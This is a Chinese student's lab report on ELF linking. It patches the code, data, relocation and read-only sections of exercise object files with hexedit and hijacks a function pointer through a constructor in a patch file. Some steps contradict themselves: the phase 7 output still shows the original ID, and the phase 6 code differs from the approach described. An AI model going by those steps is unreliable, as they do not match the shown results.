修改二进制可重定位目标文件 phase2.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase_2.c 中，有一个静态函数 static void myfunc( ) ，要求在 do_phase 函数中调用 myfunc( )，显示信息 myfunc is called. Good!。

阶段 3 有参数的函数调用的机器指令修改

修改二进制可重定位目标文件 phase3.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase_3.c 中，有一个静态函数 static void myfunc(int offset) ，要求在 do_phase 函数中调用 myfunc(pos)，将 do_phase 的参数 pos 直接传递 myfunc，显示相应的信息。

阶段 4 有局部变量的机器指令修改

修改二进制可重定位目标文件 phase4.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase_4.c 中，有一个静态函数 static void myfunc(char *s) ，要求在 do_phase 函数中调用 myfunc(s)，显示出自己的学号。

阶段 5 重定位表的修改

修改二进制可重定位目标文件 phase5.o 的重定位节中的内容（不允许修改代码节和数据节），使其与 main.o 链接后，生成的执行程序运行时，显示 Class Name : Computer Foundation. Teacher Name : Xu Xiangyang。

阶段 6 强弱符号

不准修改 main.c 和 phase6.o，通过增补一个文件，使得程序链接后，能够输出自己的学号。

#gcc -no-pie -o linkbomb6 main.o phase6.o phase6_patch.o

阶段 7 只读数据节的修改

修改 phase7.o 中只读数据节（不准修改代码节），使其与 main.o 链接后，能够输出自己的学号。

三、实验记录及问题回答

（1）实验任务的实验记录

阶段 1

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase1# ./linkbomb1
please input you stuid : U202315594
your ID is : U202315594
Bye Bye !
```

阶段 2

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase2# ./linkbomb2
please input you stuid : U202315594
myfunc is called. Good!
Bye Bye !
```

阶段 3

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase3# ./linkbomb3
please input you stuid : U202315594
gate 3: offset is : 9!
Bye Bye !
```

阶段 4

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase4# ./linkbomb4
please input you stuid : U202315594
gate 4: your ID is : U202315594!
Bye Bye !
```

阶段 5

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase5# ./linkbomb5
please input you stuid : U202315594
Class Name Computer Foundation
Teacher Name Xu Xiangyang
Bye Bye !
```

阶段 6

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase6# ./linkbomb6
please input you stuid : U202315594
U202315594
Bye Bye !
```

阶段 7

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase7# ./linkbomb7
please input you stuid : U202315594
Gate 7: U202212345
Bye Bye !
```

（2） 描述修改各个文件的基本思想

阶段 1

首先输入“objdump -d phase1.o > phase1.asm”对 phase1.o 反汇编，观察汇编指令

```
0000000000000000 <do_phase>:
   0: f3 0f 1e fa             endbr64
   4: 55                      push   %rbp
   5: 48 89 e5                mov    %rsp,%rbp
   8: 48 83 ec 10             sub    $0x10,%rsp
   c: 89 7d fc                mov    %edi,-0x4(%rbp)
   f: 8b 45 fc                mov    -0x4(%rbp),%eax
  12: 48 98                   cltq
  14: 48 8d 15 00 00 00 00    lea    0x0(%rip),%rdx        # 1b <do_phase+0x1b>
  1b: 48 01 d0                add    %rdx,%rax
  1e: 48 89 c6                mov    %rax,%rsi
  21: 48 8d 3d 00 00 00 00    lea    0x0(%rip),%rdi        # 28 <do_phase+0x28>
  28: b8 00 00 00 00          mov    $0x0,%eax
  2d: e8 00 00 00 00          call   32 <do_phase+0x32>
  32: 90                      nop
  33: c9                      leave
  34: c3                      ret
```

再输入指令“readelf -S phase1.o”查看 phase1.o 的 data 数据节的偏移量为 0x80

```
  [ 3] .data             PROGBITS         0000000000000000  00000080
       0000000000000028  0000000000000000  WA       0     0     32
```

输入指令“hexedit phase1.o”找到 0x80 处的字节。进行分析，得知 do_phase 函数的操作：输出 buf 起始位置后 pos 个字节开始的字符串，pos 为传入 do_phase 函数的参数。阅读 main.c 可发现，其中的 gencookie 函数取出学号最后一位数字，加 5 后返回，

```
int gencookie(char *s)
{
        if (strlen(s) !=10)  {
          printf("length of userid  must be 10. \n");
          return 0;
      }
      if (s[0] !='U' && s[0] !='u')  {
          printf("student id  satrt with U. \n");
          return 0;
      }
      for(int i=1;i<10;i++)
          if (s[i]<'0' || s[i]>'9') {
          printf("stuid must be digitals. \n");
          return 0;
      }
      return 5+atoi(s+9);
}
```

然后 main 函数将这个数字传入 do_phase 函数作为 pos，我这里的 pos 是 9。再查询符号表，可发现 buf 位于.data 节。由此便可利用 hexedit 工具修改 phase1.o 的.data 节，将 buf 后第 9 位开始的位置（0x89）修改为学号，并在学号后加一个 \0 结束 printf 的字符串输出。

修改之后

```
00000078   00 00 00 00  00 00 00 00  61 62 63 64  ........abcd
00000084   65 66 67 68  69 55 32 30  32 33 31 35  efghiU202315
00000090   35 39 34 00  00 00 00 00  00 00 00 00  594.........
0000009C   00 00 00 00  00 00 00 00  00 00 00 00  ............
```

输入“gcc -no-pie -o linkbomb1 main.o phase1.o”生成可执行目标文件，输入“./linkbomb1”运行，阶段完成。

阶段 2

先对 phase2.o 进行反汇编（反汇编语句同类似于阶段一，之后不再展示），观察汇编指令

```
0000000000000000 <myfunc>:
   0: f3 0f 1e fa           endbr64
   4: 55                    push   %rbp
   5: 48 89 e5              mov    %rsp,%rbp
   8: 48 8d 3d 00 00 00 00  lea    0x0(%rip),%rdi        # f <myfunc+0xf>
   f: e8 00 00 00 00        call   14 <myfunc+0x14>
  14: 90                    nop
  15: 5d                    pop    %rbp
  16: c3                    ret

0000000000000017 <do_phase>:
  17: f3 0f 1e fa           endbr64
  1b: 55                    push   %rbp
  1c: 48 89 e5              mov    %rsp,%rbp
  1f: 89 7d fc              mov    %edi,-0x4(%rbp)
  22: 48 8b 7d fc           mov    -0x4(%rbp),%rdi
  26: e8 d5 ff ff ff        call   0 <myfunc>
  2b: 90                    nop
  2c: 90                    nop
```

可以发现，do_phase 函数内又大量空缺，用以添加汇编指令。根据任务要求可知需要插入指令调用 myfunc 函数。观察重定位节内容，发现无有关 myfunc 重定位信息，故而必须 call+立即数指令调用 myfunc。将其中一行 nop 修改为 call myfunc。

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase2# readelf -r phase2.
o

Relocation section '.rela.text' at offset 0x2f8 contains 2 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
00000000000b  000500000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000010  000d00000004 R_X86_64_PLT32    0000000000000000 puts - 4

Relocation section '.rela.data.rel.local' at offset 0x328 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000000  000f00000001 R_X86_64_64       0000000000000017 do_phase + 0

Relocation section '.rela.eh_frame' at offset 0x340 contains 2 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000020  000200000002 R_X86_64_PC32     0000000000000000 .text + 0
000000000040  000200000002 R_X86_64_PC32     0000000000000000 .text + 17
```

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase2# readelf -s phase2.
o

Symbol table '.symtab' contains 16 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS phase2.c
     2: 0000000000000000     0 SECTION LOCAL  DEFAULT    1 .text
     3: 0000000000000000     0 SECTION LOCAL  DEFAULT    3 .data
     4: 0000000000000000     0 SECTION LOCAL  DEFAULT    4 .bss
     5: 0000000000000000     0 SECTION LOCAL  DEFAULT    5 .rodata
     6: 0000000000000000    23 FUNC    LOCAL  DEFAULT    1 myfunc
     7: 0000000000000000     0 SECTION LOCAL  DEFAULT    6 .data.rel.local
     8: 0000000000000000     0 SECTION LOCAL  DEFAULT    9 .note.GNU-stack
     9: 0000000000000000     0 SECTION LOCAL  DEFAULT   10 .note.gnu.property
    10: 0000000000000000     0 SECTION LOCAL  DEFAULT   11 .eh_frame
    11: 0000000000000000     0 SECTION LOCAL  DEFAULT    8 .comment
    12: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSET_TABLE_
    13: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND puts
    14: 0000000000000000     8 OBJECT  GLOBAL DEFAULT    6 phase
    15: 0000000000000017    32 FUNC    GLOBAL DEFAULT    1 do_phase
```

E8:CALL 指令

D5 FF FF FF：偏移量，用目标地址减去初始地址，也就是 0x0 - 0x2b = 0xffffffd5

```
0000000000000000 <myfunc>:
   0: f3 0f 1e fa           endbr64
   4: 55                    push   %rbp
   5: 48 89 e5              mov    %rsp,%rbp
   8: 48 8d 3d 00 00 00 00  lea    0x0(%rip),%rdi        # f <myfunc+0xf>
   f: e8 00 00 00 00        call   14 <myfunc+0x14>
  14: 90                    nop
  15: 5d                    pop    %rbp
  16: c3                    ret

0000000000000017 <do_phase>:
  17: f3 0f 1e fa           endbr64
  1b: 55                    push   %rbp
  1c: 48 89 e5              mov    %rsp,%rbp
  1f: 89 7d fc              mov    %edi,-0x4(%rbp)
  22: 48 8b 7d fc           mov    -0x4(%rbp),%rdi
  26: e8 d5 ff ff ff        call   0 <myfunc>
  2b: 90                    nop
  2c: 90                    nop
```

找到代码节的偏移量为 0x40

```
[ 1] .text             PROGBITS         0000000000000000  00000040
     0000000000000035  0000000000000000  AX       0     0     1
```

修改之后

```
00000030   00 00 00 00  40 00 00 00  00 00 40 00  ....@.....@.
0000003C   10 00 0F 00  F3 0F 1E FA  55 48 89 E5  ........UH..
00000048   48 8D 3D 00  00 00 00 E8  00 00 00 00  H.=.........
00000054   90 5D C3 F3  0F 1E FA 55  48 89 E5 89  .].....UH...
00000060   7D FC 48 8B  7D FC E8 D5  FF FF FF 90  }.H.}.......
0000006C   90 90 90 90  90 90 90 90  90 5D C3 6D  .........].m
00000078   79 66 75 6E  63 20 69 73  20 63 61 6C  yfunc is cal
```

链接后编译运行，阶段完成。

阶段 3

观察 phase3.o 反汇编指令。可发现传入的 pos 储存在%rbp-0x4 的位置处。

```
0000000000000000 <myfunc>:
   0: f3 0f 1e fa           endbr64
   4: 55                    push   %rbp
   5: 48 89 e5              mov    %rsp,%rbp
   8: 48 83 ec 10           sub    $0x10,%rsp
   c: 89 7d fc              mov    %edi,-0x4(%rbp)
   f: 8b 45 fc              mov    -0x4(%rbp),%eax
  12: 89 c6                 mov    %eax,%esi
  14: 48 8d 3d 00 00 00 00  lea    0x0(%rip),%rdi        # 1b <myfunc+0x1b>
  1b: b8 00 00 00 00        mov    $0x0,%eax
  20: e8 00 00 00 00        call   25 <myfunc+0x25>
  25: 90                    nop
  26: c9                    leave
  27: c3                    ret

0000000000000028 <do_phase>:
  28: f3 0f 1e fa           endbr64
  2c: 55                    push   %rbp
  2d: 48 89 e5              mov    %rsp,%rbp
  30: 89 7d fc              mov    %edi,-0x4(%rbp)
  33: 8b 7d fc              mov    -0x4(%rbp),%edi
  36: e8 c5 ff ff ff        call   0 <myfunc>
  3b: 90                    nop
  3c: 90                    nop
  3d: 90                    nop
  3e: 90                    nop
```

在 phase_3.c 中，有一个静态函数 static void myfunc(int offset) ，要求在 do_phase 函数中调用 myfunc(pos)，将 do_phase 的参数 pos 直接传递 myfunc，显示相应的信息。因为 x64 编译器用 edi 寄存器来保存第一个参数，所以要生成的汇编语言为“mov -0x4(%rbp),%edi”和“call 0 <myfunc>”，再生成响应的机器码格式“8b 7d fc”和“e8 c5 ff ff ff”，其余同阶段一。

```
0000003C   10 00 0F 00  F3 0F 1E FA  55 48 89 E5  ........UH..
00000048   48 83 EC 10  89 7D FC 8B  45 FC 89 C6  H....}..E...
00000054   48 8D 3D 00  00 00 00 B8  00 00 00 00  H.=.........
00000060   E8 00 00 00  00 90 C9 C3  F3 0F 1E FA  ............
0000006C   55 48 89 E5  89 7D FC 8B  7D FC E8 C5  UH...}..}...
00000078   FF FF FF 90  90 90 90 90  90 90 90 90  ............
00000084   90 90 90 90  90 5D C3 67  61 74 65 20  .....].gate
```

链接后编译运行，阶段完成。

阶段 4

观察 phase4.o 反汇编和其重定位节后可发现，根本没有与学号相关的变量或者重定位信息。事实上，main 函数中的学号信息也仅是一个函数中的局部变量。

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase4# readelf -r phase4.
o

Relocation section '.rela.text' at offset 0x378 contains 3 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000001a  000500000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000024  000d00000004 R_X86_64_PLT32    0000000000000000 printf - 4
000000000085  001000000004 R_X86_64_PLT32    0000000000000000 __stack_chk_fail - 4

Relocation section '.rela.data.rel.local' at offset 0x3c0 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000000  000f00000001 R_X86_64_64       000000000000002b do_phase + 0

Relocation section '.rela.eh_frame' at offset 0x3d8 contains 2 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000020  000200000002 R_X86_64_PC32     0000000000000000 .text + 0
000000000040  000200000002 R_X86_64_PC32     0000000000000000 .text + 2b
```

于是考虑跳出当前函数栈帧，暴力访问储存在 main 函数栈帧中的学号信息。阅读 main.c 汇编指令发现 main 函数栈帧大小为 0x30，学号首地址在 main 函数栈底-0x14 处。

```
0000000000000000 <myfunc>:
   0: f3 0f 1e fa           endbr64
   4: 55                    push   %rbp
   5: 48 89 e5              mov    %rsp,%rbp
   8: 48 83 ec 10           sub    $0x10,%rsp
   c: 48 89 7d f8           mov    %rdi,-0x8(%rbp)
  10: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  14: 48 89 c6              mov    %rax,%rsi
  17: 48 8d 3d 00 00 00 00  lea    0x0(%rip),%rdi        # 1e <myfunc+0x1e>
  1e: b8 00 00 00 00        mov    $0x0,%eax
  23: e8 00 00 00 00        call   28 <myfunc+0x28>
  28: 90                    nop
  29: c9                    leave
  2a: c3                    ret
```

```
000000000000002b <do_phase>:
  2b: f3 0f 1e fa           endbr64
  2f: 55                    push   %rbp
  30: 48 89 e5              mov    %rsp,%rbp
  33: 48 83 ec 30           sub    $0x30,%rsp
  37: 89 7d dc              mov    %edi,-0x24(%rbp)
  3a: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
  41: 00 00
  43: 48 89 45 f8           mov    %rax,-0x8(%rbp)
  47: 31 c0                 xor    %eax,%eax
  49: 48 b8 55 32 30 32 33  movabs $0x3535313332303255,%rax
  50: 31 35 35
  53: 48 89 45 ed           mov    %rax,-0x13(%rbp)
  57: 66 c7 45 f5 39 34     movw   $0x3439,-0xb(%rbp)
  5d: c6 45 f7 00           movb   $0x0,-0x9(%rbp)
  61: 48 8d 7d ed           lea    -0x13(%rbp),%rdi
  65: e8 96 ff ff ff        call   0 <myfunc>
  6a: 90                    nop
```

由此可计算出，do_phase 函数的栈底在学号首地址下方 0x2c 个字节处。故而可利用 lea 指令将 0x2c（%rbp）的地址加载到 rdi 寄存器从而传入 myfunc 函数，利用 myfunc 中的 printf 函数输出学号。

将原来传给 rax 的一串立即数改成自己的学号，并且可以确定存储的位置。

链接后编译运行，阶段完成。

阶段 5

本阶段要求修改重定位信息，故而先查看重定位节。

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase5# readelf -r phase5.o

Relocation section '.rela.text' at offset 0x3f8 contains 6 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000012  000b00000002 R_X86_64_PC32     0000000000000000 classname - 4
000000000019  000600000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000023  001200000004 R_X86_64_PLT32    0000000000000000 printf - 4
00000000002a  000c00000002 R_X86_64_PC32     0000000000000020 teachername - 4
000000000031  000600000002 R_X86_64_PC32     0000000000000000 .rodata + b
00000000003b  001200000004 R_X86_64_PLT32    0000000000000000 printf - 4

Relocation section '.rela.data.rel.local' at offset 0x488 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000000  001000000001 R_X86_64_64       0000000000000000 do_phase + 0

Relocation section '.rela.eh_frame' at offset 0x4a0 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000020  000200000002 R_X86_64_PC32     0000000000000000 .text + 0
```

继续查看符号表：

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase5# readelf -s phase5.o

Symbol table '.symtab' contains 19 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS phase5.c
     2: 0000000000000000     0 SECTION LOCAL  DEFAULT    1 .text
     3: 0000000000000000     0 SECTION LOCAL  DEFAULT    3 .data
     4: 0000000000000000     0 SECTION LOCAL  DEFAULT    4 .bss
     5: 0000000000000000     0 SECTION LOCAL  DEFAULT    5 .data.rel.local
     6: 0000000000000000     0 SECTION LOCAL  DEFAULT    7 .rodata
     7: 0000000000000000     0 SECTION LOCAL  DEFAULT    9 .note.GNU-stack
     8: 0000000000000000     0 SECTION LOCAL  DEFAULT   10 .note.gnu.property
     9: 0000000000000000     0 SECTION LOCAL  DEFAULT   11 .eh_frame
    10: 0000000000000000     0 SECTION LOCAL  DEFAULT    8 .comment
    11: 0000000000000000    20 OBJECT  GLOBAL DEFAULT    3 classname
    12: 0000000000000020    20 OBJECT  GLOBAL DEFAULT    3 teachername
    13: 0000000000000040    20 OBJECT  GLOBAL DEFAULT    3 originalclass
    14: 0000000000000060    20 OBJECT  GLOBAL DEFAULT    3 originalteacher
    15: 0000000000000000     8 OBJECT  GLOBAL DEFAULT    5 phase
    16: 0000000000000000    87 FUNC    GLOBAL DEFAULT    1 do_phase
    17: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSET_TABLE_
    18: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
```

可以确定 classname 和 teachername 的地址分别在 00 和 20，偏移量保持不变。重定位节的偏移量位 0x3f8，将原来的 0D 00 00 00 改成 0B 00 00 00，0E 00 00 00 改成 0C 00 00 00。

```
 [ 2] .rela.text        RELA             0000000000000000  000003f8
      0000000000000090  0000000000000018   I      13     1     8
```

```
000003E4   54 5F 54 41   42 4C 45 5F   00 70 72 69   T_TABLE_.pri
000003F0   6E 74 66 00   00 00 00 00   12 00 00 00   ntf.........
000003FC   00 00 00 00   02 00 00 00   0B 00 00 00   ............
00000408   FC FF FF FF   FF FF FF FF   19 00 00 00   ............
00000414   00 00 00 00   02 00 00 00   06 00 00 00   ............
00000420   FC FF FF FF   FF FF FF FF   23 00 00 00   ........#...
0000042C   00 00 00 00   04 00 00 00   12 00 00 00   ............
00000438   FC FF FF FF   FF FF FF FF   2A 00 00 00   ........*...
00000444   00 00 00 00   02 00 00 00   0C 00 00 00   ............
00000450   FC FF FF FF   FF FF FF FF   31 00 00 00   ........1...
0000045C   00 00 00 00   02 00 00 00   06 00 00 00   ............
```

链接后编译运行，阶段完成。

阶段 6

结合重定位信息阅读 do_phase 函数的汇编指令：

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase6# readelf -r phase6.o

Relocation section '.rela.text' at offset 0x2e8 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000012  000d00000002 R_X86_64_PC32     0000000000000008 myprint - 4
00000000001e  000d00000002 R_X86_64_PC32     0000000000000008 myprint - 4
00000000002e  000600000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000033  000f00000004 R_X86_64_PLT32    0000000000000000 puts - 4

Relocation section '.rela.data.rel.local' at offset 0x348 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000000  000c00000001 R_X86_64_64       0000000000000000 do_phase + 0

Relocation section '.rela.eh_frame' at offset 0x360 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000020  000200000002 R_X86_64_PC32     0000000000000000 .text + 0
root@lengmou:/mnt/d/code/systembasics/experiment5/phase6#
```

```
0000000000000000 <do_phase>:
   0: f3 0f 1e fa             endbr64
   4: 55                      push   %rbp
   5: 48 89 e5                mov    %rsp,%rbp
   8: 48 83 ec 10             sub    $0x10,%rsp
   c: 89 7d fc                mov    %edi,-0x4(%rbp)
   f: 48 8b 05 00 00 00 00    mov    0x0(%rip),%rax        # 16 <do_phase+0x16>
  16: 48 85 c0                test   %rax,%rax
  19: 74 10                   je     2b <do_phase+0x2b>
  1b: 48 8b 15 00 00 00 00    mov    0x0(%rip),%rdx        # 22 <do_phase+0x22>
  22: b8 00 00 00 00          mov    $0x0,%eax
  27: ff d2                   call   *%rdx
  29: eb 0c                   jmp    37 <do_phase+0x37>
  2b: 48 8d 3d 00 00 00 00    lea    0x0(%rip),%rdi        # 32 <do_phase+0x32>
  32: e8 00 00 00 00          call   37 <do_phase+0x37>
  37: 90                      nop
  38: c9                      leave
  39: c3                      ret
```

发现重定位节中存在符号 myprint 的信息。汇编指令中，这个符号的值被传入 rdx，之后又被 call 指令间接调用。继续查询符号表内容，发现 myprint 类型为

COMMOM，即未分配初始值的全局变量。

```
   9: 0000000000000000     0 SECTION LOCAL  DEFAULT   11 .eh_frame
  10: 0000000000000000     0 SECTION LOCAL  DEFAULT    8 .comment
  11: 0000000000000000     8 OBJECT  GLOBAL DEFAULT    5 phase
  12: 0000000000000000    58 FUNC    GLOBAL DEFAULT    1 do_phase
  13: 0000000000000008     8 OBJECT  GLOBAL DEFAULT  COM myprint
  14: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSET_TABLE_
  15: 0000000000000000     0 NOTYPE  GLOBAL DEFAULT  UND puts
```

可推测，myprint 是一个无参无返回值函数指针。阶段任务要求输出学号，于是可编写 phase6_patch.c 文件，定义无参无返回值函数 do_print，其中利用 printf 函数输出学号信息；再定义函数指针 myprint，令其指向 do_print。编译后与 main.o phase6.o 链接并运行，阶段任务完成。

编写的 phase6_patch.c 程序如下：

```
// phase6_patch.c
#include <stdio.h>

extern void (*phase)(int);

static void my_phase(int cookie) {
    printf("U202315594\n");
}

__attribute__((constructor))
void hijack_phase() {
    phase = my_phase;
}
```

链接时需要先将.c 文件转化成.o 文件，需要先进行编译，输入指令“# gcc -c phase6_patch.c -o phase6_patch.o”。

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase6# gcc -c phase6_patc
h.c -o phase6_patch.o
```

输入指令“#gcc -no-pie -o linkbomb6 main.o phase6.o phase6_patch.o”进行链接

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase6# #gcc  -no-pie  -o
 linkbomb6   main.o  phase6.o phase6_patch.o
```

链接后编译运行，阶段完成。

阶段 7

结合重定位信息阅读反汇编得到的指令，可发现 do_phase 函数仅仅将只读数据节中的数据调用 puts 函数输出。

```
root@lengmou:/mnt/d/code/systembasics/experiment5/phase7# readelf -r phase7.
o

Relocation section '.rela.text' at offset 0x298 contains 2 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000012  000600000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000017  000e00000004 R_X86_64_PLT32    0000000000000000 puts - 4

Relocation section '.rela.data.rel.local' at offset 0x2c8 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000000  000c00000001 R_X86_64_64       0000000000000000 do_phase + 0

Relocation section '.rela.eh_frame' at offset 0x2e0 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000000020  000200000002 R_X86_64_PC32     0000000000000000 .text + 0
```

观察只读数据节，发现原始存储的学号信息为“U202212345”。然后进行修改成需要的学号，即“U202315594”.

```
     0000000000000018  0000000000000018   1      13     5     8
 [ 7] .rodata           PROGBITS         0000000000000000  00000068
     0000000000000013  0000000000000000   A       0     0     1
```

```
0000006C   20 37 3A 20  55 32 30 32  33 31 35 35   7: U2023155
00000078   39 34 00 00  47 43 43 3A  20 28 55 62  94..GCC: (Ub
00000084   75 6E 74 75  20 39 2E 34  2E 30 2D 31  untu 9.4.0-1
```

链接后编译运行，阶段完成。

四、体会

本次实验内容丰富，涵盖了可重定位文件链接过程中的多个方面，特别是对重定位信息的频繁查看。结合重定位信息阅读反汇编得到的指令，成为完成任务目标的有效途径。在实验中，我大量使用了 objdump 工具进行反汇编，以在尚未链接的情况下查看函数内容，同时使用 readelf 工具检查重定位文件的节头表、代码节、数据节和符号表等信息。此外，我还利用 hexedit 工具修改原始的 16 进制内容，以完成实验任务。在某些阶段，我结合此前实验的栈帧知识，添加相应指令以输出目标结果。通过这次实验，我对程序的链接、运行和重定位等知识有了更深刻的理解，对可执行文件的构建过程也有了实际的体验。我不仅了解了 ELF 文件格式及静态和动态链接过程，还掌握了如何使用十六进制编辑器和反汇编工具（如 IDA 和 hexedit）来修改二进制文件。我学会了查看和编辑 ELF 文件的不同节，包括数据节、代码节和重定位表等。每个阶段的任务加深了我对 ELF

文件结构的理解，使用 IDA 让我能够从更高的层次查看和理解代码。通过反汇编，我能够看到汇编级别的代码，并理解机器指令的组织与执行，这对修改代码节中的指令和理解函数调用机制非常有帮助。此外，我也意识到在二进制层面进行修改可能带来的安全风险，不当的修改可能导致程序崩溃，甚至引入安全漏洞。